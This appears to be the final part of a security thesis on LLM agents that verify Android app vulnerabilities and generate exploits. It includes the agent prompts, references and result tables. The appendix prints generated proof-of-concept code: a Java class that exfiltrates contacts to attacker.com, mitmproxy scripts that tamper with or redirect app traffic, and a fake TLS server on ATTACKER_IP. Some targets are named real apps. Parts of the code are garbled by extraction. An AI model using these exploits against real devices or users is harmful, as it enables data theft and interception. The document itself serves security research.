Testing across a subset of 6 applications, the LLM demonstrated an 83.83% success rate in correctly predicting whether a vulnerability was a true positive or a false positive.

The overall successful exploit ratio was 30.45%, largely because the LLM-based approach identified and filtered out vulnerabilities that SPECK had flagged as potential violations but that weren’t exploitable.

The agent showed particularly good results in handling Manifest-based vul-

nerabilities, achieving a 94.44% match ratio and enabling a fully automatic verification process. For network analysis, the LLM performed worse, with a match ratio of just 67.31%. Still, the LLM approach provided a quick way to develop PoCs ready for manual execution, filtering out 83 false positives from 104 vulnerabilities.

Ultimately, this research demonstrates that while LLMs currently cannot entirely replace traditional static analysis tools due to computational costs, hallucination risks, and limitations on context window size, they can serve as a complementary mechanism. An hybrid pipeline that uses traditional static analysis to filter initial noise, followed by an LLM-driven verification and exploit-generation phase, offers a highly effective approach for modern Android penetration testing. Additionally, this can be extended to a full LLM-based vulnerability patch pipeline, with minimum human intervention.

Overall, the methodology presented in this thesis not only has the potential to accelerate the vulnerability analysis process for ethical hackers and security professionals but also highlights the dual-use nature of AI in cybersecurity, as these same tools could enable malicious adversaries to develop multiple attacks at an accelerated pace.

References

References

- [1] Google. *Keeping Google Play and Android app ecosystems safe in 2025*. Google Online Security Blog. Feb. 2026. URL: <https://security.googleblog.com/2026/02/keeping-google-play-android-app-ecosystem-safe-2025.html> (cit. on p. 1).
- [2] *Android and Google Play statistics, development resources and intelligence*. AppBrain. URL: <https://www.appbrain.com/stats> (cit. on p. 2).
- [3] Steven Arzt et al. “FlowDroid: precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for Android apps”. In: *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation*. PLDI ’14. Edinburgh, United Kingdom: Association for Computing Machinery, 2014, pp. 259–269. ISBN: 9781450327848. DOI: [10.1145/2594291.2594299](https://doi.org/10.1145/2594291.2594299). URL: <https://doi.org/10.1145/2594291.2594299> (cit. on pp. 2, 15).
- [4] Kathy Wain Yee Au et al. “PScout: analyzing the Android permission specification”. In: *Proceedings of the 2012 ACM Conference on Computer and Communications Security*. CCS ’12. Raleigh, North Carolina, USA: Association for Computing Machinery, 2012, pp. 217–228. ISBN: 9781450316514. DOI: [10.1145/2382196.2382222](https://doi.org/10.1145/2382196.2382222). URL: <https://doi.org/10.1145/2382196.2382222> (cit. on p. 2).
- [5] Long Lu et al. “CHEX: statically vetting Android apps for component hijacking vulnerabilities”. In: *Proceedings of the 2012 ACM Conference on Computer and Communications Security*. CCS ’12. Raleigh, North Carolina, USA: Association for Computing Machinery, 2012, pp. 229–240. ISBN: 9781450316514. DOI: [10.1145/2382196.2382223](https://doi.org/10.1145/2382196.2382223). URL: <https://doi.org/10.1145/2382196.2382223> (cit. on p. 2).
- [6] *DARPA’s Artificial Intelligence Cyber Challenge (AIxCC)*. Aicyberchallenge.com. URL: <https://aicyberchallenge.com/> (cit. on p. 2).

- [7] Elisa Braconaro and Eleonora Losiouk. “A Dataset for Evaluating LLMs Vulnerability Repair Performance in Android Applications: Data/Toolset paper”. In: *Proceedings of the Fifteenth ACM Conference on Data and Application Security and Privacy*. CODASPY '25. Pittsburgh, PA, USA: Association for Computing Machinery, 2025, pp. 353–358. ISBN: 9798400714764. DOI: [10.1145/3714393.3726486](https://doi.org/10.1145/3714393.3726486). URL: <https://doi.org/10.1145/3714393.3726486> (cit. on p. 2).
- [8] *Model Context Protocol*. Modelcontextprotocol.io. 2025. URL: <https://modelcontextprotocol.io/docs/getting-started/intro> (cit. on pp. 2, 13).
- [9] Karen Scarfone et al. *Special Publication 800-115 Technical Guide to Information Security Testing and Assessment Recommendations of the National Institute of Standards and Technology*. Sept. 2008. URL: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf> (cit. on p. 5).
- [10] hex-rays. *ida-pro*. Hex-rays.com, 2024. URL: <https://hex-rays.com/ida-pro> (cit. on p. 8).
- [11] National Security Agency. *NationalSecurityAgency/ghidra*. Aug. 2020. URL: <https://github.com/NationalSecurityAgency/ghidra> (cit. on p. 8).
- [12] *GDB: The GNU Project Debugger*. sourceware.org. URL: <https://sourceware.org/gdb/> (cit. on p. 8).
- [13] *Apktool*. apktool.org. URL: <https://apktool.org/> (cit. on p. 8).
- [14] *GitHub - skylot/jadx: Dex to Java decompiler* — *github.com*. URL: <https://github.com/skyloot/jadx> (cit. on p. 8).
- [15] *Frida • A world-class dynamic instrumentation framework*. Frida • A world-class dynamic instrumentation framework. URL: <https://frida.re/> (cit. on p. 8).
- [16] Michael Ogata et al. “Vetting the security of mobile applications”. In: *National Institute of Standards and Technology* (Apr. 2019). DOI: [10.6028/nist.sp.800-163r1](https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-163r1). URL: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-163r1.pdf> (cit. on p. 9).
- [17] *Security updates and resources*. URL: <https://source.android.com/docs/security/overview/updates-resources#local-vs-remote> (cit. on p. 10).
- [18] *Prompt Engineering Guide*. www.promptingguide.ai. URL: <https://www.promptingguide.ai/> (cit. on p. 11).

- [19] *Elements of a Prompt*. www.promptingguide.ai. URL: <https://www.promptingguide.ai/introduction/elements> (cit. on p. 12).
- [20] *GitHub - zinja-coder/jadx-mcp-server: MCP server for JADX-AI Plugin* — github.com. URL: <https://github.com/zinja-coder/jadx-mcp-server> (cit. on p. 14).
- [21] Yu-Shiang Dang, Kun-Yu Chen, and Sheng-Feng Lu. “Automatic Android Malware Detection Rule Generation based on Quark Engine”. In: *Communications of the CCISA* 28.2 (2022), pp. 1–24 (cit. on p. 15).
- [22] Amr Amin et al. “AndroShield: Automated Android Applications Vulnerability Detection, a Hybrid Static and Dynamic Analysis Approach”. In: *Information* 10.10 (2019). ISSN: 2078-2489. DOI: [10.3390/info10100326](https://doi.org/10.3390/info10100326). URL: <https://www.mdpi.com/2078-2489/10/10/326> (cit. on p. 15).
- [23] Androbugs. *GitHub - androbugs2/androbugs2: AndroBugs Framework is an efficient Android vulnerability scanner that helps developers or security researchers find potential security vulnerabilities in Android applications*. URL: <https://github.com/androbugs2/androbugs2> (cit. on p. 16).
- [24] *GitHub - maaaaz/androwarn: Yet another static code analyzer for malicious Android applications*. URL: <https://github.com/maaaaz/androwarn> (cit. on p. 16).
- [25] Roberto Rossini et al. “Poster: SPECK: From Google Textual Guidelines to Automatic Detection of Android Apps Vulnerabilities”. In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Ed. by Manuel Egele et al. Cham: Springer Nature Switzerland, 2025, pp. 167–172. ISBN: 978-3-031-97623-0 (cit. on pp. 16, 21).
- [26] *Security checklist*. URL: <https://developer.android.com/privacy-and-security/security-tips> (cit. on p. 16).
- [27] Md. Shazzad Hossain Shaon and Mst Shapna Akter. “Modern Approaches to Software Vulnerability Detection: A Survey of Machine Learning, Deep Learning, and Large Language Models”. In: *Electronics* 14.22 (2025). ISSN: 2079-9292. DOI: [10.3390/electronics14224449](https://doi.org/10.3390/electronics14224449). URL: <https://www.mdpi.com/2079-9292/14/22/4449> (cit. on p. 16).
- [28] Ze Sheng et al. *LProtector: An LLM-driven Vulnerability Detection System*. 2024. arXiv: [2411.06493](https://arxiv.org/abs/2411.06493) [cs.CR]. URL: <https://arxiv.org/abs/2411.06493> (cit. on p. 16).
- [29] Ruirui Feng et al. “LLM-MalDetect: A Large Language Model-Based Method for Android Malware Detection”. In: *IEEE Access* 13 (2025), pp. 81347–81364. DOI: [10.1109/ACCESS.2025.3565526](https://doi.org/10.1109/ACCESS.2025.3565526) (cit. on p. 16).

- [30] Xingzhi Qian et al. “LAMd: Context-Driven Android Malware Detection and Classification with LLMs”. In: *2025 IEEE Security and Privacy Workshops (SPW)*. 2025, pp. 126–136. DOI: [10.1109/SPW67851.2025.00017](https://doi.org/10.1109/SPW67851.2025.00017) (cit. on p. 16).
- [31] Vasileios Kouliaridis, Georgios Karopoulos, and Georgios Kambourakis. “Assessing the Effectiveness of LLMs in Android Application Vulnerability Analysis”. In: *Attacks and Defenses for the Internet-of-Things*. Ed. by Weizhi Meng, Moti Yung, and Jun Shao. Cham: Springer Nature Switzerland, 2025, pp. 139–154. ISBN: 978-3-031-85593-1 (cit. on p. 16).
- [32] Xin Zhou et al. “Large Language Model for Vulnerability Detection and Repair: Literature Review and the Road Ahead”. In: *ACM Trans. Softw. Eng. Methodol.* 34.5 (May 2025). ISSN: 1049-331X. DOI: [10.1145/3708522](https://doi.org/10.1145/3708522). URL: <https://doi.org/10.1145/3708522> (cit. on p. 16).
- [33] Joshua Garcia et al. “Automatic generation of inter-component communication exploits for Android applications”. In: *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering, ESEC/FSE 2017*. Paderborn, Germany: Association for Computing Machinery, 2017, pp. 661–671. ISBN: 9781450351058. DOI: [10.1145/3106237.3106286](https://doi.org/10.1145/3106237.3106286). URL: <https://doi.org/10.1145/3106237.3106286> (cit. on p. 17).
- [34] Shenglin Xu and Yongjun Wang. “BofAEG: Automated Stack Buffer Overflow Vulnerability Detection and Exploit Generation Based on Symbolic Execution and Dynamic Analysis”. In: *Security and Communication Networks* 2022.1 (2022), p. 1251987. DOI: <https://doi.org/10.1155/2022/1251987>. eprint: <https://onlinelibrary.wiley.com/doi/pdf/10.1155/2022/1251987>. URL: <https://onlinelibrary.wiley.com/doi/abs/10.1155/2022/1251987> (cit. on p. 17).
- [35] John Yang et al. *SWE-agent: Agent-Computer Interfaces Enable Automated Software Engineering*. 2024. arXiv: [2405.15793](https://arxiv.org/abs/2405.15793) [cs.SE]. URL: <https://arxiv.org/abs/2405.15793> (cit. on p. 17).
- [36] Talor Abramovich et al. “EnIGMA: Interactive Tools Substantially Assist LM Agents in Finding Security Vulnerabilities”. In: *Forty-second International Conference on Machine Learning*. 2025. URL: <https://openreview.net/forum?id=Of3wZhVv1R> (cit. on p. 17).
- [37] Wanzong Peng et al. “PwnGPT: Automatic Exploit Generation Based on Large Language Models”. In: *Proceedings of the 63rd Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*. Ed. by Wanxiang Che et al. Vienna, Austria: Association for Computational Linguistics, July 2025, pp. 11481–11494. ISBN: 979-8-89176-251-0.

- DOI: [10.18653/v1/2025.acl-long.562](https://doi.org/10.18653/v1/2025.acl-long.562). URL: <https://aclanthology.org/2025.acl-long.562/> (cit. on p. 17).
- [38] David Jin, Qian Fu, and Yuekang Li. *Good News for Script Kiddies? Evaluating Large Language Models for Automated Exploit Generation*. 2025. arXiv: [2505.01065](https://arxiv.org/abs/2505.01065) [cs.CR]. URL: <https://arxiv.org/abs/2505.01065> (cit. on p. 17).
- [39] *Introducing GPT-5 for developers*. Openai.com. Sept. 2025. URL: <https://openai.com/index/introducing-gpt-5-for-developers/> (cit. on p. 18).
- [40] *Pydantic AI*. Pydantic.dev. 2024. URL: <https://ai.pydantic.dev/> (cit. on p. 18).
- [41] *File system integration - Docs by LangChain*. URL: <https://docs.langchain.com/oss/python/integrations/tools/filesystem> (cit. on p. 45).
- [42] Eugene Belinski. *Android API Levels*. apilevels.com. URL: <https://apilevels.com/> (cit. on p. 55).
- [43] Samuele Doria and Eleonora Losiouk. *Mind the GAPS: Bridging the GAPS between Targeted Dynamic Analysis and Static Path Reconstruction in Android Apps*. 2026. arXiv: [2511.23213](https://arxiv.org/abs/2511.23213) [cs.SE]. URL: <https://arxiv.org/abs/2511.23213> (cit. on p. 55).
- [44] roomkangali. *GitHub - roomkangali/droid-llm-hunter: Droid LLM Hunter is a tool to scan for vulnerabilities in Android applications using Large Language Models (LLMs)*. GitHub. Feb. 2026. URL: <https://github.com/roomkangali/droid-llm-hunter> (visited on 03/26/2026) (cit. on p. 65).
- [45] Dezhi Ran et al. “Guardian: A Runtime Framework for LLM-Based UI Exploration”. In: *Proceedings of the 33rd ACM SIGSOFT International Symposium on Software Testing and Analysis*. ISSTA 2024. Vienna, Austria: Association for Computing Machinery, 2024, pp. 958–970. ISBN: 9798400706127. DOI: [10.1145/3650212.3680334](https://doi.org/10.1145/3650212.3680334). URL: <https://doi.org/10.1145/3650212.3680334> (cit. on p. 66).
- [46] The Linux Foundation. *Agent2Agent (A2A) Protocol Documentation*. A2a-protocol.org, 2025. URL: <https://a2a-protocol.org/latest/> (cit. on p. 66).

Appendix A

Prompts, Examples and Additional Results

A.1 AVD Complete Prompt

Below the complete prompt file used for the AVD part.

```
You are an expert Android security auditor. You have access to an MCP
→ server that queries JADX-decompiled APKs.

Your task: You must analyze all rules provided, in order, one by one. Do
→ not skip. Do not merge rules. Always restate the rule before analysis.
→ After finishing the last rule, then and only then proceed to the
→ summary table.

---
Rules:

{{ rules }}
---

For each rule:
- Restate the rule
- Collect evidence by querying tools, gather as much evidence as possible
- Decide Compliant / Violation
- Report:
* Status
* Affected Line(s)
* Evidence
* Why it violates

**Output section 1 - Per Rule Analysis:**
```

Format:

* Rule #X - [Rule Name]

* Status: Compliant / Violation

* Affected Line of Code: [The specific line number(s) where the violation
 ↳ occurs (e.g., `L52`, `L55-L57`)].

* Evidence: [Code snippet or manifest element]

****Output section 2 - Summary Table of Violations:****

In the end of the analysis for all provided rules, provide a final summary
 ↳ with a table for each violation found in the rows, including:

Rule Number	Severity (Warning/Critical)	File	Affected method/service	Line of Code	Kind (External/Internal)	Brief Description of Violation	Confidence score

Guidelines for the table:

* ****Severity:****

* Critical = can lead to data leakage, remote code execution,
 ↳ man-in-the-middle, and privilege escalation

* Warning = less severe, but still against best practices (e.g., caching
 ↳ sensitive data, excessive permissions)

* ****File:**** class or file name where the violation occurs (e.g.,
 ↳ `MainActivity.java`, `AndroidManifest.xml`)

* ****Line of Code:**** line number or range (e.g., L52, L55-L57)

* ****Kind:****

* Internal = violation in the app's own code

* External = violation caused by unsafe interaction with external libraries

* ****Brief Description:**** 1-2 sentence description of what is wrong.

* ****Confidence score:**** 0 = no confidence, 1 = absolute confidence with a
 ↳ precision of 2 decimal points (e.g., 0.85)

If there are multiple violations of a rule in the same class/file, list
 ↳ them in separate rows.

<persistence>

- You are an agent - please keep going until the user's query is

↳ completely resolved, when all the rules are examined for all the
 ↳ classes, before ending your turn and yielding back to the user.

- Only terminate your turn when you are sure that the problem is solved.

- Never stop or hand back to the user when you encounter uncertainty -
 ↳ research or deduce the most reasonable approach and continue.

```
- Do not ask the human to confirm or clarify assumptions, as you can
→ always adjust later - decide what the most reasonable assumption is,
→ proceed with it, and document it for the user's reference after you
→ finish acting
</persistence>
```

Listing A.1: Complete prompt for AVD

A.2 AEG Complete Prompt

Below the complete prompt file used for the AEG part.

```
You are an expert Android security auditor. You have access to an MCP
→ server that queries JADX-decompiled APKs.

You will be given one or more rules and guidelines to follow for your
→ analysis and one or more violations of the rule found in a previous
→ analysis.

You have a disposal the following rules:
---
Rules:

{{ rules }}

---

From a previous analysis, I have found the following rule violations:
---
Violations found:

{{ violations }}

---

For each violation found, your task is to:
- Restate the rule
- Extract the class or method/service affected
- If needed, gather more context about the violation by querying the MCP
→ server
- Develop a possible vulnerable scenario with code snippets or shell
→ scripts if applicable

You must develop the vulnerable scenario or exploit by modifying the
→ template files found in your working directory:
```

```
{% if android_app %}
You have access to a complete Android app project structure in your
→ working directory, including:
- A main activity found in {{ tmp_dir
→ }}app/src/main/java/com/example/exploittemplate/MainActivity.java
- AndroidManifest.xml found in {{ tmp_dir }}app/src/main/AndroidManifest.xml
Located in the {{ tmp_dir }} directory.
{% else %}
You have access to the following template files in your working directory:
- Python scripts
- Shell scripts
- Java classes
Located in the {{ tmp_dir }} directory, not all files may be present so
→ make sure to list the directory first.
{% endif %}

Make sure to adapt and modify these templates to create a realistic
→ vulnerable scenario that demonstrates the rule violation.

All exploits generated should target Android API level 32+.

In the end make your final judgement on whether the vulnerability is
→ exploitable or not by writing *only* TRUE POSITIVE or FALSE POSITIVE
→ on a text file called final.txt inside the {{ tmp_dir }} directory.

<persistence>
- Only terminate your turn when you are sure that the problem is solved.
- Never stop or hand back to the user when you encounter uncertainty -
→ research or deduce the most reasonable approach and continue.
- Do not ask the human to confirm or clarify assumptions, as you can
→ always adjust later - decide what the most reasonable assumption is,
→ proceed with it, and document it for the user's reference after you
→ finish acting
</persistence>
```

Listing A.2: Complete prompt for AEG

A.3 Generated PoC Examples

A.3.1 Repackaging Attack PoC Example

Below is an example of a generated PoC for rule 4.

```
package exploit;

import android.content.Context;
import android.database.Cursor;
import android.net.Uri;
import android.provider.ContactsContract;
import android.util.Log;

import java.io.BufferedOutputStream;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.net.HttpURLConnection;
import java.net.URL;
import java.nio.charset.StandardCharsets;

public final class EvilSdk {

    private static final String TAG = "Exploit";

    // Replace with your collector endpoint for testing
    private static final String SERVER_URL = "http://attacker.com";

    public static void executeMaliciousAction(final Context ctx)
        → throws Exception {
        // Assumes the host app declared and the user granted
        → android.permission.READ_CONTACTS
        // This demonstrates how any embedded SDK running under
        → the same UID can exfiltrate contacts.
        Thread t = new Thread(new Runnable() {
            @Override
            public void run() {
                HttpURLConnection conn = null;
                Cursor cursor = null;
                try {
                    String[] projection = new String[] {
                        ContactsContract.CommonDataKinds.Phone.DIS_
                            → PLAY_NAME,
                        ContactsContract.CommonDataKinds.Phone.NUM_
                            → BER
                    };
                    Uri uri = ContactsContract.CommonDataKinds.Phone.C_
                        → ONTENT_URI;
                    cursor = ctx.getContentResolver().query(uri,
                        → projection, null, null, null);

                    StringBuilder payload = new StringBuilder();
```

```
payload.append("{\"device\": \"\"}.append(android.os
↪ .Build.MODEL).append("\",");
payload.append("\"sdk\": \"evil\",");
payload.append("\"contacts\": [");
boolean first = true;
if (cursor != null) {
while (cursor.moveToNext()) {
    String name = cursor.getString(0);
    String number = cursor.getString(1);
    if (name == null) name = "";
    if (number == null) number = "";
    // normalize a bit
    number = number.replace("\n", "
↪ ").replace("\r", " ");
    name = name.replace("\n", "
↪ ").replace("\r", " ");
    if (!first) {
        payload.append(",");
    }
    first = false;
    payload.append("{\"name\": \"\"
        .append(escapeJson(name))
        .append("\", \"number\": \"\"
        .append(escapeJson(number))
        .append("\", \"}\");
}
}
payload.append("]");

URL url = new URL(SERVER_URL);
conn = (URLConnection) url.openConnection();
conn.setRequestMethod("POST");
conn.setConnectTimeout(15000);
conn.setReadTimeout(20000);
conn.setDoOutput(true);
conn.setRequestProperty("Content-Type",
↪ "application/json; charset=utf-8");

byte[] out = payload.toString().getBytes(StandardC
↪ harsets.UTF_8);
conn.setFixedLengthStreamingMode(out.length);
OutputStream os = new
↪ BufferedOutputStream(conn.getOutputStream());
os.write(out);
os.flush();
os.close();
```

```
int code = conn.getResponseCode();
// read response to complete HTTP exchange (some
→ servers require it)
BufferedReader br = new BufferedReader(new
→ InputStreamReader(
code >= 400 ? conn.getErrorStream() :
→ conn.getInputStream(),
→ StandardCharsets.UTF_8));
String line;
while ((line = br.readLine()) != null) {
    // no-op
}
br.close();

if (code >= 200 && code < 300) {
    // Signal successful data exfiltration for
    → the PoC harness
    Log.i(TAG, "TRUE POSITIVE");
}
} catch (Throwable t) {
    Log.e(TAG, "Exploit failed", t);
} finally {
    if (cursor != null) {
        try { cursor.close(); } catch (Throwable
        → ignored) {}
    }
    if (conn != null) {
        conn.disconnect();
    }
}
}
}
});
t.start();
t.join();
}
```

```
private static String escapeJson(String s) {
    StringBuilder sb = new StringBuilder();
    for (int i = 0; i < s.length(); i++) {
        char c = s.charAt(i);
        switch (c) {
            case '"': sb.append("\\\""); break;
            case '\\': sb.append("\\\\"); break;
            case '\b': sb.append("\\b"); break;
            case '\f': sb.append("\\f"); break;
            case '\n': sb.append("\\n"); break;
            case '\r': sb.append("\\r"); break;
```

```
        case '\t': sb.append("\\t"); break;
        default:
            if (c < 0x20 || c > 0x7E) {
                sb.append(String.format("\\u%04x",
                    ↪ (int) c));
            } else {
                sb.append(c);
            }
        }
    }
    return sb.toString();
}
```

Listing A.3: Rule 4 generated PoC example

The PoC was generated against the following violation:

```
{
    "file": "AndroidManifest.xml",
    "apk": "org.telegram.messenger",
    "permission": "android.permission.READ_CONTACTS",
    "rule": 4,
    "severity": "warning"
    "lineNumber": 34,
    "errorMsg": "permission(s) complete actions that could be
    ↪ completed by another app",
}
```

A.3.2 Attacker App PoC example

Below is an example of a generated PoC for rule 19.

```
package com.example.exploittemplate;

import android.content.ComponentName;
import android.content.Intent;
import android.content.ServiceConnection;
import android.os.Bundle;
import android.os.IBinder;
import android.os.RemoteException;
import android.util.Log;

import androidx.appcompat.app.AppCompatActivity;
import androidx.core.graphics.Insets;
import androidx.core.view.ViewCompat;
```

```
import androidx.core.view.WindowInsetsCompat;

public class MainActivity extends AppCompatActivity {

    private static final String TAG = "Exploit";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        boolean falsePositive = true;

        // Target Telegram's exported, unprotected
        → AuthenticatorService
        Intent i = new
        → Intent("android.accounts.AccountAuthenticator");
        i.setComponent(new ComponentName(
            "org.telegram.messenger",
            "org.telegram.messenger.AuthenticatorService"
        ));

        // 1) Try to start the exported service without any
        → permission
        try {
            ComponentName cn = startService(i);
            Log.i(TAG, "startService returned: " + cn);
            if (cn != null) falsePositive = false;
        } catch (Throwable t) {
            Log.e(TAG, "startService failed: ", t);
        }

        // 2) Try to bind to the service and obtain its Binder
        → (unauthorized binding)
        try {
            boolean res = bindService(i, new ServiceConnection() {
                @Override
                public void onServiceConnected(ComponentName name, IBinder
                → service) {
                    Log.i(TAG, "onServiceConnected: " + name);
                }
            }, Context.BIND_AUTO_CREATE);
            try {
                String desc = service.getInterfaceDescriptor();
                Log.i(TAG, "Remote binder descriptor: " + desc);
            } catch (RemoteException e) {
                Log.e(TAG, "Failed to get interface descriptor", e);
            }
        }
    }
}
```

```
@Override
public void onServiceDisconnected(ComponentName name) {
    Log.i(TAG, "onServiceDisconnected: " + name);
}
}, BIND_AUTO_CREATE);
Log.i(TAG, "bindService returned: " + res);
if (res) falsePositive = false;
} catch (Throwable t) {
    Log.e(TAG, "bindService failed: ", t);
}

if (falsePositive) {
    Log.e(TAG, "FALSE POSITIVE: Both startService and
    ↪ bindService calls failed, maybe the target is
    ↪ not vulnerable?");
}

setContentView(R.layout.activity_main);
ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.
↪ d.main), (v, insets) ->
↪ {
    Insets systemBars = insets.getInsets(WindowInsetsC
    ↪ ompat.Type.systemBars());
    v.setPadding(systemBars.left, systemBars.top,
    ↪ systemBars.right, systemBars.bottom);
    return insets;
});
}
}
```

Listing A.4: Rule 19 generated PoC example

The PoC was generated against the following violation:

```
{
  "file": "AndroidManifest.xml",
  "apk": "org.telegram.messenger",
  "service": "org.telegram.messenger.AuthenticatorService",
  "rule": 19,
  "severity": "warning",
  "lineNumber": 305,
  "errorMsg": "connection(s) (are) not secure"
}
```

A.3.3 Network Traffic Analysis PoC Example (Rules 5, 27)

Below is an example of a generated PoC for rule 5.

```
from mitmproxy import http
import base64

# Set this to the host you will request over plain HTTP from the target app
# Example test URL to paste/share inside the app:
→ http://example.com/test.jpg
TARGET_HOSTS = {
    "i.imgur.com",
}

# 1x1 red PNG (base64)
RED_DOT_PNG_B64 = (
    "iVBORwOKGgoAAAANSUhEUgAAAAEAAAABCAQAAAC1HAWCAAAAC0lEQVR42mP8/x8AAwMCAOQxk"
    → "GOAAAAASUVORK5CYII="
)
RED_DOT_PNG = base64.b64decode(RED_DOT_PNG_B64)

def request(flow: http.HTTPFlow) -> None:
    host = flow.request.host
    if host in TARGET_HOSTS:
        # Prove plaintext HTTP is being used and we can tamper
        flow.metadata["rule5_target"] = True

def response(flow: http.HTTPFlow) -> None:
    host = flow.request.host
    path = flow.request.path.split("?")[0]

    if host in TARGET_HOSTS or flow.metadata.get("rule5_target"):
        try:
            # Clear marker header to show MitM tampering
            → occurred
            flow.response.headers["X-MITM-Rule5"] = "TRUE"
            → POSITIVE

            # Replace any response body for our target with a
            → known image, regardless of original content
            flow.response.content = RED_DOT_PNG
            flow.response.headers["Content-Type"] = "image/png"
            flow.response.headers["Content-Length"] =
            → str(len(flow.response.content))
```

```
except Exception:
    # Never let the proxy crash the flow during the
    ↪ demo
    pass
```

Listing A.5: Rule 5 generated PoC example

The PoC was generated against the following violation:

```
{
    "file": "com.irccloud.android.data.collection.ImageList.java",
    "apk": "com.irccloud.android",
    "rule": 5,
    "severity": "warning",
    "lineNumber": 507,
    "errorMsg": "connection(s) (are) not secure"
}
```

A.3.4 Network Traffic Analysis PoC Example (Rules 24, 25)

Below is an example of a generated PoC for rule 5: the first Python script is the Mitmproxy script, the second one is the destination Python server.

```
from mitmproxy import http

# Simple DNS redirection mapping: target hostname -> attacker's IP
# Replace 192.168.1.50 with the attacker's LAN IP where tls_echo_server.py
↪ is running.
DNS_MAPPING = {
    # Example: redirect a real Nextcloud host to the attacker's TLS
    ↪ server
    # "cloud.example.com": "192.168.1.50",

    # Demo default
    "example.com": "192.168.1.50",
}

# MitM idea:
# - The victim app resolves example.com (or cloud.example.com).
# - We transparently change the upstream TCP connection to our IP while
#   preserving the original Host header so the app still believes it's
#   talking to the intended host.
# - Because the app's HostnameVerifier accepts any hostname (always
↪ returns true),
```

```
# the handshake with our unrelated (but CA-signed) certificate will
→ succeed.

def request(flow: http.HTTPFlow) -> None:
    host = flow.request.pretty_host

    if host in DNS_MAPPING:
        attacker_ip = DNS_MAPPING[host]
        # Save the original host for the response hook
        flow.request.headers["X-Original-Host"] = host

        # Point the TCP connection to the attacker-controlled TLS
        → server.
        flow.request.host = attacker_ip
        # If the app uses HTTPS, ensure the port is 443
        if flow.request.scheme == "https" and flow.request.port !=
        → 443:
            flow.request.port = 443

        # Preserve the original Host header so application-level
        → requests
        # still carry the intended hostname (the app will use this
        → for SNI,
        # but since it disables hostname verification, the
        → mismatch is ignored).
        flow.request.headers["Host"] = host

def response(flow: http.HTTPFlow) -> None:
    # If our redirection worked, mark the response for easy
    → verification.
    if "X-Original-Host" in flow.request.headers:
        flow.response.headers["X-Exploit"] = "TRUE POSITIVE"
        # Try to inject a visible marker for text responses
        ctype = flow.response.headers.get("content-type",
        → "").lower()
        if any(t in ctype for t in ["text/", "json", "xml"]):
            marker = "\n[MITM SUCCESS: TRUE POSITIVE]\n"
            try:
                text = flow.response.get_text()
                flow.response.set_text(text + marker)
            except Exception:
                pass
```

Listing A.6: Rule 25 generated PoC example (Mitmproxy script)

```
#!/usr/bin/env python3
import asyncio
import ssl

# >>> Replace with your host LAN IP <<<
LISTEN_HOST = "ATTACKER_IP"
LISTEN_PORT = 443

CERT_FILE = 'fake_cert.pem'
KEY_FILE = 'fake_key.pem'

async def handle_client(reader, writer):
    peer = writer.get_extra_info("peername")
    try:
        # Simple HTTPS response to any request.
        request = await reader.read(8192)
        # Print SNI if available (ALPN/SNI parsing is handled by
        # → asyncio+OpenSSL stack)
        # asyncio doesn't expose SNI here; for demo, we just log
        # → bytes length.

        body = b"<!doctype html><html><body><h1>Attacker TLS
        # → server</h1>" \
        b"<p>If you see this in the app, hostname verification
        # → failed.</p></body></html>"

        resp = (
            b"HTTP/1.1 200 OK\r\n"
            b"Content-Type: text/html; charset=utf-8\r\n"
            b"Content-Length: " + str(len(body)).encode() + b"\r\n"
            b"Connection: close\r\n"
            b"X-Exploit: TRUE POSITIVE\r\n"
            b"\r\n" + body
        )
        writer.write(resp)
        await writer.drain()
    except Exception as e:
        print(f"[!] Error with {peer}: {e}")
    finally:
        try:
            writer.close()
            await writer.wait_closed()
        except Exception:
            pass

async def main():
    ctx = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
    # Load any certificate (self-signed or unrelated CA-signed). The
    # → app under test
```

```
# disables HostnameVerifier, so any cert will be accepted if it
↳ chains to its trust store
# or is otherwise allowed by its custom trust manager.
ctx.load_cert_chain(CERT_FILE, KEY_FILE)
# Offer ALPN for HTTP/1.1
try:
    ctx.set_alpn_protocols(["http/1.1"])
except Exception:
    pass

server = await asyncio.start_server(handle_client, LISTEN_HOST,
↳ LISTEN_PORT, ssl=ctx)
print(f"[+] TLS server listening on
↳ https://{LISTEN_HOST}:{LISTEN_PORT}")
async with server:
    await server.serve_forever()

if __name__ == "__main__":
    asyncio.run(main())
```

Listing A.7: Rule 25 generated PoC example (Python server)

The PoC was generated against the following violation:

```
{
    "file": "okhttp3.internal.connection.ConnectPlan.java",
    "apk": "com.nextcloud.client",
    "rule": 25,
    "severity": "critical"
    "lineNumber": 287,
    "errorMsg": "SSLSocket (don't) perform() hostname verification",
}
```

A.4 Additional Results

A.4.1 AVD Additional results

In this section, the final results obtained during the AVD part for each app are shown, with all runs aggregated per rule.

Table A.1: Precision and Recall per Rule for `com.airbnb.android`

com.airbnb.android				
Rule	Mean Pre- cision (%)	Variance Precision (%)	Mean Re- call (%)	Variance Recall (%)
1	2	4	1,67	3,3333
4	100	0	80	16,9558
5	64,87	32,6073	45,38	24,3738
6	67,81	5,1477	86,09	1,7391
7	100	0	2,86	0,9998
10	100	0	100	0
11	87,11	3,5556	100	0
15	39,67	9,6839	4,15	1,4119
16	100	0	100	0
17	32,82	11,8716	5,6	2,1333
19	40	48,9898	40	48,9898
21	100	0	50	0
22	100	0	100	0
23	100	0	100	0
25	100	0	12,5	0
27	50	0	100	0
28	85,18	8,3156	40,43	9,585
31	70	10	56	8

Table A.2: Execution Times by Rule for `com.airbnb.android`

com.airbnb.android			
Rule	Mean Execu- tion Time (s)	Variance Ex- ecution Time (s)	SPECK's Mean Exec. Time (s)
1	292,04	38,8937	2169.63
4	225,54	120,947	1.06
5	171,95	30,443	6.28
6	330,18	99,6396	6.89
7	387,06	210,4359	2099.91
10	102,12	60,4514	0.75

Continued on next page

Table A.2 – *Continued from previous page*

